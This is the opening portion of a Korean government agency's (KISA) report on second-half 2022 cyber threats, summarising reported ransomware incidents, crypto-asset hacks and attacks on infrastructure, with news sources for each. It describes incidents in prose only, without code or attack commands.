www.kisa.or.kr

2022년 하반기

사이버 위협 동향 보고서

과학기술정보통신부

KISA 한국인터넷진흥원

2022년 하반기

사이버 위협 동향 보고서

Part. 1 Trend 2022 하반기 사이버 위협 동향

1-1. 국내외 사이버 위협 동향 4

1-2. 취약점 동향 21

Part. 2 Techniques 전문가 컬럼

2-1. 안랩 김건우 실장 :
사회적 이슈를 악용하는 악성코드 사례 분석 60

2-2. Akamai Technologies Korea 한준형 상무 :
BCP와 해킹 그룹에 의한 위협 이해 72

2-3. 법무법인 광장 박종섭 전문위원 :
SNS상의 보안위협과 기업/기관의 대응방안 89

2-4. S2W 곽경주 이사 :
다크웹 내 랜섬웨어 조직 범죄 생태계 동향 97

KISA
한국인터넷진흥원

2022년 하반기

사이버 위협 동향 보고서

Part. 1

Trend / 2022 하반기

사이버 위협 동향

1-1. 국내외 사이버 위협 동향

1-2. 취약점 동향

국내외 사이버 위협 동향

2022년 하반기 요약

2022년 하반기에는 랜섬웨어 감염으로 인해 의료, 상수도, 통신 등 주요 분야에 대한 피해가 지속 발생했다. 특히 의료 분야의 경우, 응급 수술이 중단되거나 환자의 진료 일정이 연기되는 등 사람의 생명을 직접적으로 위협하는 수준까지 확대되었다는 점에서 사회적 파장이 크다. 그 외에도 국내 콜택시 시스템 운영업체가 공격을 당해 전국 30여 개의 지역 콜택시 운영이 중단되는 등 비즈니스 연속성이 단절되는 사례도 발생했다.

가상자산 분야에서는 APT 공격 그룹이 가상자산을 탈취하기 위해 거래소를 공격하거나 악성앱을 제작하여 유포한 사례가 확인됐다. 그 외에도 가상자산을 교환해 주는 블록체인 브리지와 DeFi에 유동성을 공급하는 마켓 메이커가 공격을 당해 대규모 피해가 발생했다. 브리지의 개발 소스에 존재하던 오류로 인해 금전적 피해가 발생했으며, 거래 수수료를 산정하는 알고리즘을 공격한 사례도 있었다. 뿐만 아니라 DNS 하이재킹이나 웹 사이트 해킹 등 전통적인 사이버 공격으로 인한 피해도 발생했다.

이란에서는 반정부 시위를 지지하는 해커그룹의 방송사나 원자력청 등 기반시설에 대한 공격이 발생했다. 친러시아 해커그룹으로 알려진 Killnet은 미국과 같이 러시아와 대립하는 국가들을 대상으로 주요 기반 시설에 대한 공격을 수행했다. 이는 러시아와 우크라이나의 전쟁이 사이버 위협에도 여전히 영향을 미치고 있음을 시사한다. 호주는 통신사와 건강보험회사의 해킹 사건으로 인해 국민의 40%가 넘는 1천 100만 명의 개인정보가 유출되는 등 주요정보통신기반시설의 해킹 사건으로 인하여 사회적 혼란이 컸을 것으로 예상된다.

국내에서는 10월에 발생한 카카오의 대규모 장애와 10.29 이태원 참사를 악용한 피싱 메일, 악성코드 배포가 발생됐다. 사회적 관심사가 집중된 사안을 악용한 피싱 공격이다. 이 외에도 SNS가 홍보와 사업의 수단으로 광범위하게 이용됨에 따라, 정부와 기업의 유튜브 채널 계정을 탈취하고 해당 계정을 악의적인 목적으로 이용하는 사건이 다수 발생했다.

상세한 내용은 다음 5가지 사이버 위협 동향에서 확인할 수 있다.

동향 1 랜섬웨어 공격으로 의료, 통신, 보험 등 글로벌 피해 전방위 확산

랜섬웨어 관련 침해사고 주요 일지[1)]

2022-07-07	미국 PFC, 랜섬웨어 공격으로 657개 의료기관 개인 데이터 유출
2022-07-08	프랑스 통신회사 La Poste Mobile, LockBit 랜섬웨어 공격으로 웹사이트 마비
2022-07-13	일본 비디오게임 거대기업 반다이, 블랙캣 랜섬웨어 공격으로 피해 발생
2022-07-14	마이크로소프트, Holy Ghost 랜섬웨어, 북한 연결 존재한다고 밝혀
2022-07-14	한국 기업만 노리는 귀신 랜섬웨어 피해 확산
2022-07-17	콜택시 배차관리사업자, 랜섬웨어 공격으로 국내 30여 지역 콜택시 운영 중단
2022-07-26	광주 · 전남 지역 골프장, 랜섬웨어 공격으로 홈페이지와 예약시스템 중단
2022-08-16	영국 상수도공급업체 South Staffordshire Water, 클롭 랜섬웨어 공격으로 IT시스템 중단
2022-08-24	프랑스 대형 병원 CHSF, 랜섬웨어 공격으로 응급 수술과 서비스 중단
2022-09-28	미국 방산업체 Elbit Systems of America, 블랙바스타 랜섬웨어 공격으로 개인정보 유출
2022-10-05	CHI 메모리얼 병원, 모회사에 대한 랜섬웨어 공격으로 의료 서비스 중단
2022-10-18	LockBit 3.0, 영국 Kingfisher Insurance를 공격하여 데이터를 유출했다고 주장
2022-11-09	랜섬웨어 공격으로 호주 보험사에서 약 970만 명 개인정보 유출
2022-11-04	LockBit 랜섬웨어 공격 그룹, 자동차 테크 대기업 콘티넨탈 공격
2022-11-22	Daxin 랜섬웨어 공격 그룹, 에어아시아 고객과 직원들의 개인정보 500만 건 탈취
2022-11-30	블랙바스타 랜섬웨어 공격 그룹, 캐나다의 대형 육류 가공 업체 공격


의료, 상수도, 통신 등 주요 분야 랜섬웨어 공격으로 서비스 중단 피해

- 랜섬웨어 공격으로 의료 서비스가 일부 중단되는 피해 발생. 프랑스의 'Center Hospitalier Sud Francilien(CHSF)' 병원이 랜섬웨어 공격을 받아 응급 수술 및 진료 서비스가 모두 중단됐고, 응급 치료가 필요한 환자들을 다른 병원으로 이송.
- 미국 대형 의료체인 CommonSpirit Health가 랜섬웨어 공격을 받아 IT시스템이 중단되며, 이 영향으로 부속병원 CHI Memorial 병원의 전자건강기록(HER) 시스템이 중단되며 일부 환자의 진료일정을 조정하는 등 피해 발생
- LockBit 랜섬웨어 공격 그룹의 공격으로 프랑스 통신회사 La Poste Mobile이 랜섬웨어 공격을 받아 웹사이트 및 고객 서비스가 일시적으로 폐쇄됨.
- 영국의 상수도공급업체 South Staffordshire Water가 Clop 랜섬웨어 공격 그룹의 공격으로 IT시스템이 중단됐으나, 안전 및 물 분배 시스템은 여전히 작동되어 안전한 물 공급에는 문제가 발생하지 않았다고 밝힘.

1) 랜섬웨어 관련 침해사고 주요 일지 날짜는 언론 보도일 기준임. 사고 발생일이 밝혀지지 않은 사건이많아 언론 보도일을 기준으로 정리함.

중요 정보 유출 후 금전 요구하는 랜섬웨어 공격도 여전

- 의료기관을 고객으로 둔 미국 채권 추심회사 Professional Finance Company(PFC)가 랜섬웨어의 공격을 받아 657개 의료기관 고객들의 개인정보 유출 사고가 발생함. 미국 보건복지부에 따르면 190만 명 이상의 개인정보가 영향을 받음.
- 랜섬웨어 공격 그룹 BlackCat이 일본 비디오게임 기업 반다이(Bandai Namco)를 공격해 데이터를 훔쳤다고 주장했으며, 반다이에서는 이를 인정함.
- 이스라엘 거대 방산업체 Elbit Systems의 자회사인 Elbit Systems of America가 랜섬웨어 공격 그룹 Black Basta의 공격을 받아 사회보장번호, 생년월일 등 369명의 개인정보 유출이 확인됨.
- 마이크로소프트 위협인텔리전스센터(MSTIC)는 1년 넘게 Holy Ghost 랜섬웨어를 추적한 결과, 이들은 주로 중소기업을 중심으로 은행, 학교, 제조업체 등에 암호화와 정보유출로 금전을 요구하는 이중갈취 협박을 해왔고, 북한의 사이버 범죄그룹 라자루스(Lazarus)의 위협행위자인 안다리엘(Andariel)과의 연결이 존재한다고 밝힘.



Medibank cybercrime update

There has been a further development in Medibank's cybercrime event, which is subject to a criminal investigation by the Australia Federal Police (AFP).

It has become clear that the criminal has taken data that now includes Medibank customer data, in addition to that of ahm and international student customers.

This is a distressing development and Medibank unreservedly apologises to our customers.

Here is what we can update

We have received a series of additional files from the criminal. We have been able to determine that this includes:

- A copy of the file received last week containing 100 ahm policy records – including personal and health claims data
- A file of a further 1,000 ahm policy records – including personal and health claims data
- Files which contain some Medibank and additional ahm and international student customer data

그림 1-1 개인정보 유출에 관한 Medibank 사과 성명, 2022년 10월 25일

그림 출처: SOCRadar, November 25, 2022

- 호주의 대형 건강보험회사 Medibank에서 랜섬웨어 공격으로 인한 피해가 발생함. 호주 인구의 1/3에 해당하는 약 970만 명에 달하는 고객의 과거 및 현재 건강정보가 유출됨. 집 주소, 전화번호, 의료보험번호 같은 개인정보뿐 아니라 48만 명의 의료서비스 기록 등 민감한 데이터가 모두 암호화되지 않은 채 유출됨. 호주연방경찰(AFP)은 러시아 랜섬웨어 공격 그룹이 배후에 있다고 밝힘.
- 랜섬웨어 공격 그룹 LockBit 3.0은 자동차 및 주택 보험 등을 다루는 영국의 보험사 Kingfisher Insurance를 공격해 고객과 직원의 개인정보를 포함하여 1.4TB의 정보를 훔쳤다고 주장.
- 랜섬웨어 공격 그룹 Daxin은 말레이시아 항공사 에어아시아를 공격해 고객과 직원의 개인정보 500만 건을 훔쳤다고 주장.

국내에서도 랜섬웨어 침해사고 다수 발생

- 전국 콜택시 사업자에 배차 관리 서비스를 제공하는 IT 기업 오토피온이 해외 랜섬웨어 공격 그룹의 공격으로 시스템이 마비됨. 이로 인해 대전, 부산, 인천, 춘천 등 전국 30여 지역 콜택시 운영이 중단됨. 오토피온은 경찰과 KISA에 신고하는 한편, 랜섬웨어 공격 그룹과 접촉해 수천만 원을 지급하고 복구 키를 받아 시스템을 복구해 각 지역의 콜택시 서비스가 순차적으로 재개됨.
- 광주 · 전남 지역 골프장 세 곳이 랜섬웨어 공격을 받아 홈페이지와 예약시스템 등이 마비됨. 이중에서 한 곳은 7시간 만에 홈페이지와 관리자 서버를 복구했으나, 나머지 두 곳은 사흘이 지나서도 완전히 복구하지 못함.
- 한국 기업만 노리는 랜섬웨어 '귀신(GWISIN)'으로 인한 국내 피해가 발생함. 한국랜섬웨어침해대응센터에 따르면, '귀신'은 랜섬웨어 이름부터 몸값 협상에 이르기까지 한국 기업의 현황과 문화를 잘 이해하고 있음.

LockBit 3.0, Black Basta의 피해 급증

- 2022년 하반기 LockBit와 Black Basta의 공격으로 인한 피해가 많이 발생됨.
- 악명 높은 LockBit 랜섬웨어 공격 그룹은 6월 말, LockBit 2.0 에서 3.0으로 '업그레이드'된 됐으며 이후 LockBit 3.0으로 인한 피해가 지속 발생하고 있음.
- 2022년 4월, 처음 등장한 Black Basta는 올해 하반기에 미국 방산업체, 캐나다 육류가공업체를 공격하는 등 북미에서 랜섬웨어 공격을 많이 함. 특히 암호화와 중요 정보 유출을 하는 '이중 갈취'를 하는 특징이 있음

시사점

- 랜섬웨어 공격이 의료, 통신, 보험, 제조 등 전방위적으로 확산하고 있음. 부가적인 협박 수단으로 사용하기 위해 피해 기관의 중요 데이터를 유출하는 방식도 여전히 지속되고 있어 주의가 필요함.
- 국내 기업을 전문적으로 노리는 랜섬웨어 공격 그룹이 등장함. 국내 기업을 공격하는 국외 랜섬웨어 공격 그룹의 공격으로 인해 국내 기업의 피해가 급증하고 있어, 비즈니스 연속성을 유지하기 위한 대비가 필요함.

출처

- Quantum ransomware attack affects 657 healthcare orgs
  https://www.bleepingcomputer.com/news/security/quantum-ransomware-attack-affects-657-healthcare-orgs/
- 프랑스 병원 CHSF, 랜섬웨어 공격으로 인해 전산 마비돼
  http://www.cctvnews.co.kr/news/articleView.html?idxno=233260
- CommonSpirit cyberattack spurs IT outages at CHI Memorial, hospitals across US
  https://www.scmagazine.com/analysis/ransomware/commonspirit-cyberattack-spurs-it-outages-at-chi-memorial-hospitals-across-us
- Microsoft links Holy Ghost ransomware operation to North Korean hackers
  https://www.bleepingcomputer.com/news/security/microsoft-links-holy-ghost-ransomware-operation-to-

north-korean-hackers/

- Hackers attack UK water supplier but extort wrong company
  https://www.bleepingcomputer.com/news/security/hackers-attack-uk-water-supplier-but-extort-wrong-company/
- French telecom company La Poste Mobile struggling to recover from ransomware attack
  https://therecord.media/french-telecom-company-la-poste-mobile-struggling-to-recover-from-ransomware-attack/
- 랜섬웨어 공격으로 호주 보험사에서 약 970만 명 개인정보 유출
  https://www.cctvnews.co.kr/news/articleView.html?idxno=233901
- Australia blames cyber criminals in Russia for Medibank data breach
  https://edition.cnn.com/2022/11/11/tech/medibank-australia-ransomware-attack-intl-hnk/index.html
- UK's Kingfisher Insurance suffers apparent LockBit 3.0 ransomware attack
  https://techmonitor.ai/technology/kingfisher-insurance-ransomware-LockBit
- 닥신 랜섬웨어 공격 그룹, 에어아시아 고객과 직원들의 개인정보 500만 건 탈취
  https://www.boannews.com/media/view.asp?idx=111819
- 랜섬웨어에 전국 콜택시 먹통…경찰 · KISA, 전문가 파견해 조사 착수
  https://newsis.com/view/?id=NISX20220719_0001948140&cID=10406&pID=13100
- 광주 · 전남서 랜섬웨어 감염 무더기 속출
  https://www.jnilbo.com/view/media/view?code=2022072817091118586
- [ET뉴스 픽!]韓 기업만 노린다…타깃 랜섬웨어 피해 확산
  https://www.etnews.com/20220714000242
- LOCKBIT AND BLACK BASTA ARE THE MOST ACTIVE RAAS GROUPS AS VICTIM COUNT RISES
  https://www.trendmicro.com/vinfo/us/security/news/ransomware-by-the-numbers/LockBit-and-black-basta-are-the-most-active-raas-groups-as-victim-count-rises-ransomware-in-q2-and-q3-2022
- [긴급] 한글 사용하는 '귀신 랜섬웨어'가 대한민국을 노린다
  https://www.boannews.com/media/view.asp?idx=108704

동향 2 알고리즘 악용, 개발 소스 오류 등 대규모 가상자산 해킹 발생

가상자산 관련 침해사고 주요 일지

2022-06-08	북한 사이버 범죄그룹 라자루스, 바이낸스에서 훔친 암호화폐 세탁
2022-06-30	북한 사이버 범죄그룹 라자루스, 미국 기업으로부터 암호화폐 탈취
2022-07-04	Crema Finance 유동성 프로토콜, 취약점으로 거액의 가상자산 도난당해
2022-08-02	Nomad bridge, 개발 소스 오류에 대한 공격으로 1.9억 달러 상당의 가상자산 피해 발생
2022-08-09	북한 사이버 범죄그룹 라자루스, deBridge Finance 직원에 피싱 공격
2022-08-10	DeFi 프로토콜 Curve.Finance, 해킹으로 570,000달러 상당의 가상자산 피해 발생
2022-09-02	DEX Aggregator KyberSwap, 해킹으로 265,000달러 상당의 가상자산 도난당해
2022-09-20	글로벌 가상자산 마켓 메이커 Wintermute, 해킹으로 1.6억 달러 상당 피해
2022-10-07	중국 가상자산거래소 바이낸스, 블록체인 브리지 해킹으로 1억 달러 규모의 가상자산 피해
2022-10-12	DeFi 탈중앙화거래소 Mango, 가격 조작 공격으로 1억 달러 규모의 가상자산 피해
2022-10-25	북한 해킹그룹 코니 제작 추정, 암호화폐 탈취용 악성앱 다수 발견

수천억 원의 피해가 발생한 블록체인 브리지 해킹




그림 1-2 Nomad bridge 해킹 발생 직후 Nomad의 트위터 공지

출처: Nomad 트위터

- 가상자산 이더리움과 Solana, Moonbeam 등을 교환해 주는 크로스체인 브리지 Nomad bridge가 해킹을 당해 wBTC, wETH, USDC 등 1.9억 달러(약 2500억 원) 상당의 가상자산을 도난 당함. 이번 해킹은 한 블록체인에서 브리지에 적은 금액의 가상자산을 보내고, 다른 블록체인에서 많은 금액의 가상자산을 받을 수 있는, Nomad에서 업데이트한 소스의 치명적인 오류로 인해 발생.
- Paradigm사의 연구원 Sam Sun에 따르면, 프로젝트의 메인 스마트계약이 잘못 설정되어 누구든지 자신에게 출금할 수 있도록 권한을 부여할 수 있어서 사람들은 단지 성공한 트랜잭션을 찾아서 해당 소스에서 수신자의 지갑주소를 자신의 것으로 바꿈으로써 해킹할 수 있었음. 이를 알게 된 다수의 사람들이 이 '약탈'에 참여함으로써 '탈중앙화 약탈'(decentralized robbery)이 발생함. Nomad가 반환용 이더리움 지갑주소를 게시한 뒤 3,260만 달러(약 424억 원) 상당의 가상자산이 반환됨

• 세계 최대의 가상자산거래소인 중국의 바이낸스(Binance)가 운영하는 크로스체인 브리지가 개발 소스의 취약점을 악용한 해킹으로 1억 달러(약 1,300억 원) 규모의 가상자산(BNB) 피해가 발생함. 이 취약점으로 인해 범인은 바이낸스 브리지가 한 체인에서 다른 체인으로 송금할 때 사용하는 거래 증명 메시지를 위조함으로써 새로운 BNB 토큰을 발행할 수 있었음.

탈중앙화 금융(DeFi)에 유동성 공급을 위한 마켓 메이커에 대한 공격 확산

• Solana 기반의 DeFi에 유동성을 공급하는 프로토콜인 Crema Finance가 자신의 유동성 알고리즘인 Concentrated Liquidity Market Maker(CLMM)을 악용한 공격으로 960만 달러(약 125억 원) 상당의 가상자산을 도난 당함. 마켓 메이커는 유동성을 제공하는 사용자에게 일정한 거래 수수료를 제공하는데, 범인은 Solana의 대출 프로토콜인 Solend에서 플래시 대출(Flash loan)을 받고, CLMM의 거래 수수료 계산 알고리즘을 악용해 거액의 가상자산을 훔침.

• 스테이블 코인 거래에 유동성을 공급하는 프로토콜인 Curve Finance가 DNS 하이재킹 공격을 받아 유동성 풀에 제공하려던 사용자들의 57만 달러(약 7억 4천만 원) 상당의 가상자산이 도난 당함. 범인은 Curve Finance 웹사이트를 복제하고 DNS 하이재킹을 통해 Curve Finance를 사용하려는 사용자의 가상자산을 훔침.




그림 1-3 Profanity에서 Vanity 주소를 생성하는 과정

출처: Safeheron Blog, September 24, 2022


• 글로벌 주요 가상자산 마켓 메이커인 Wintermute가 해킹을 당해 1.6억 달러(약 2,100억 원) 상당의 가상자산을 도난 당함. 해킹된 지갑 주소(vanity address)가 'Profanity' 서비스를 이용해 생성됐는데, 이 서비스로 생성된 지갑 주소에 보안취약점이 있어 무차별 대입 공격을 통해 생성된 지갑 주소에서 개인 키를 48시간 이내에 찾아낼 수 있다는 실험 결과가 나오면서 이번 해킹의 원인이 지갑 주소의 문제로 추정됨.

다양한 방식으로 발생하는 탈중앙화 거래소(DEX) 침해사고

- 멀티체인 DEX aggregator KyberSwap의 프론트엔드 시스템이 해킹 당해 이를 이용하는 전자지갑에서 26만 5천달러(약 3억 5천만 원) 상당의 가상자산이 도난 당함. 범인은 KyberSwap의 웹사이트를 해킹한 뒤 많은 가상자산이 들어 있는 지갑('고래'의 지갑)에 접속해, 트랜잭션이 발생할 때 범인의 주소를 승인하도록 트랜잭션을 수정하는 악성코드를 Google Tag Manager(GTM)에 삽입해 사용자의 자금을 자신의 지갑으로 전송할 수 있도록 함.
- Solana 기반의 DeFi 탈중앙화 거래소(DEX) Mango가 거래 알고리즘을 악용한 가격 조작(Pumping & Dumping)으로 1억 1600만 달러(약 1500억 원) 규모의 가상자산 피해가 발생함. 공격자는 1억 달러(약 1300억 원) 규모의 USDC를 가지고 두 계정을 이용해 MNGO를 대량 거래해 MNGO의 가격을 10분 만에 2센트에서 91센트까지 끌어올림으로써 가상자산을 훔침. Mango는 해킹된 것이 아니라 원래의 로직대로 정확하게 작동한 것임. DEX에서는 거래자 사이의 가격을 맞추기 위한 행위가 모두 스마트 계약을 통해서 이뤄지고, 중앙 관리자가 없어서 유동성이 적은 가상자산에 대해 가격조작이 가능함.

북한의 사이버 범죄그룹 라자루스의 글로벌 가상자산 해킹

- 로이터통신에서 북한의 사이버 범죄그룹 라자루스가 2020년 9월 슬로바키아의 가상자산거래소 Eterbase에서 훔친 540만 달러(약 70억 원) 상당의 가상자산을 최소 24개의 익명 계좌를 통해 환전했다고 보도함.
- 블록체인 분석 기업 Elliptic은 블록체인 기업 Harmony의 Horizon bridge를 해킹해 1억 달러(약 1300억 원) 상당의 가상자산을 훔친 범인으로 북한 '라자루스'를 지목. Elliptic에 따르면 범인들은 Harmony 직원의 ID와 비밀번호를 훔쳐 브리지에 침투했고, 훔친 가상자산의 41%를 Tornado Cash 믹서로 보내 거래 추적을 숨김. 미국 재무부는 가상자산의 자금 세탁을 적극적으로 통제하지 않았음을 이유로 Tornado Cash를 제재 대상에 올림



Email targeting targeting deBridge employees

source: Alex Smirnov

그림 1-4 deBridge Finance 직원을 노린 피싱 메일

출처: Alex Smirnov

- 크로스체인 프로토콜 deBridge Finance의 직원들에게 회사의 공동설립자인 Alex Smirnov 명의로 급여 조정을 한다는 이메일 발송됨. 이는 피싱 메일로서 첨부 PDF 파일과 링크 파일의 실행을 통해 C&C 서버와 연결하고, 직원 PC의 username, OS, 실행 프로세스 등을 수집함. 이 공격은 파일 이름과 인프라의 중복성이 나타나며 라자루스의 소행으로 추정됨.
- 이스트시큐리티 시큐리티대응센터는 가상자산의 탈취를 목적으로 한 악성 앱이 많이 발견됐다고 밝힘. 이 앱은 2019년 북한의 해킹그룹 코니(Konni)가 공격에 사용했던 악성 앱과 유사해 그들이 제작했을 것으로 추정.
- 미국 CNN은 북한이 해커들을 전세계 기술회사에 취업시켜 '외화벌이'를 시키고 있는 것을 미국 정부에서 밝혀냈다고 보도함. 샌프란시스코의 한 가상자산 스타트업은 FBI의 통지로 인해 중국인으로 알고 고용한 소프트웨어 개발자를 해고함. 또한, 미국 국무부는 북한 정부와 연계된 악의적인 사이버그룹의 정보에 대해 1,000만 달러(약 130억 원)의 보상금을 제공한다고 발표함.

시사점

- 2022년 하반기에도 수십 만 달러에서 1억 달러 이상의 규모까지 대규모 가상자산 침해사고가 잇달아 발생함. 가상자산 침해사고의 원인은 크게 ①개발 소스의 오류에 대한 공격 ②유동성 공급이나 거래 수수료 및 가격 결정 알고리즘의 허점을 악용한 공격 ③웹사이트 해킹이나 피싱 공격 등 전통적인 기업에 대한 사이버 공격 방식으로 분류할 수 있어서 이에 대한 대비가 필요함.
- 북한이 가상자산거래소 해킹 등 정부와 연계된 사이버 범죄그룹의 활동을 통해 무기 자금을 조달하는 상황이 지속적으로 나타남에 따라, 미국 정부와 블록체인 전문기업을 중심으로 이를 차단하고 제재하는 활동이 이뤄짐.

출처

- Bad Code Update Lets Hackers Steal $190M From Cryptocurrency Bridge Nomad
  https://www.spiceworks.com/it-security/security-general/news/nomad-bridge-crypto-heist/
- Binance hit by $100 million blockchain bridge hack
  https://techcrunch.com/2022/10/07/blockchain-bridge-hack/
- Crema hacker returns $8M, keeps $1.6M in deal with protocol
  https://cointelegraph.com/news/crema-hacker-returns-8m-keeps-1-6m-in-deal-with-protocol
- Curve Finance exploit: Experts dissect what went wrong
  https://cointelegraph.com/news/curve-finance-exploit-experts-dissect-what-went-wrong
- 암호화폐 마켓 메이커 윈터뮤트, 1.6억 달러 상당 디파이 해킹 피해 ..."유출된 개인키 때문"
  http://coinreaders.com/45964
- A vulnerability disclosed in Profanity, an Ethereum vanity address tool
  https://blog.1inch.io/a-vulnerability-disclosed-in-profanity-an-ethereum-vanity-address-tool-68ed7455fc8c
- EXPLAINED: THE KYBER NETWORK HACK (SEPTEMBER 2022)
  https://halborn.com/explained-the-kyber-network-hack-september-2022/

• Notice of Exploit of KyberSwap Frontend — All funds will be reimbursed
https://blog.kyber.network/notice-of-exploit-of-kyberswap-frontend-963aa8febd6a

• How Market Manipulation Led to a $100M Exploit on Solana DeFi Exchange Mango
https://www.coindesk.com/markets/2022/10/12/how-market-manipulation-led-to-a-100m-exploit-on-solana-defi-exchange-mango/

• "북한 라자루스, 세계 최대 거래소 '바이낸스' 통해 훔친 암호화폐 세탁"
https://www.voakorea.com/a/6607184.html

• 北 라자루스, 美기업 1억 달러 암호화폐 해킹 세력으로 지목
https://www.etnews.com/20220630000305

• deBridge Finance crypto platform targeted by Lazarus hackers
https://www.bleepingcomputer.com/news/security/debridge-finance-crypto-platform-targeted-by-lazarus-hackers/

• 암호화폐 탈취 노린 북한 해커조직 제작 추정 악성 앱 발견
https://www.boannews.com/media/view.asp?idx=110934

• 미 재무부, 믹서 업체 '토네이도 캐시' 제재..."북한 라자루스 탈취 가상화폐 돈세탁"
https://www.voakorea.com/a/6693230.html

• 미국, 북한 해커 정보에 대한 보상금 약 131억 원으로 2배 인상
https://www.cctvnews.co.kr/news/articleView.html?idxno=233039

• 북한 해커들 수천명 신분 위장 해외 기술기업 취업 시도
https://www.donga.com/news/Inter/article/all/20220711/114384201/1

동향 3 주요 기반시설에 대한 사이버 위협 증가

주요 사회 기반시설에 대한 침해사고 주요 일지

2022-08-19	친러시아 해커그룹 Killnet, 에스토니아 공공기관 웹사이트 DDoS 공격
2022-09-06	홀리데이인 호텔, 사이버 공격으로 예약시스템 등 주요 서비스 중단
2022-09-21	러시아의 샌드웜, 우크라이나 통신사 사칭해 멀웨어 유포
2022-09-21	아메리칸 항공, 해킹으로 개인정보 유출
2022-09-23	호주 2위 통신사 Optus, 해킹으로 고객 980만 명의 개인정보 유출
2022-10-09	이란 국영방송 사이버 해킹‥반체제 영상 11초간 방송
2022-10-11	친러시아 해커그룹 Killnet, 미국 공항 웹사이트 공격
2022-10-24	이란 원자력청, 해킹으로 원전 관련 데이터 대량 유출
2022-11-05	친러시아 해커그룹 Killnet, 미국 주요 공항 웹사이트 디도스 공격
2022-11-06	친러시아 해커그룹 Killnet, 에스토니아, 폴란드 등 6개 정부 홈페이지/에너지 기업 공격
2022-11-28	이란의 반정부 시위대 지지하는 해커그룹, 이란 국영 방송사 해킹

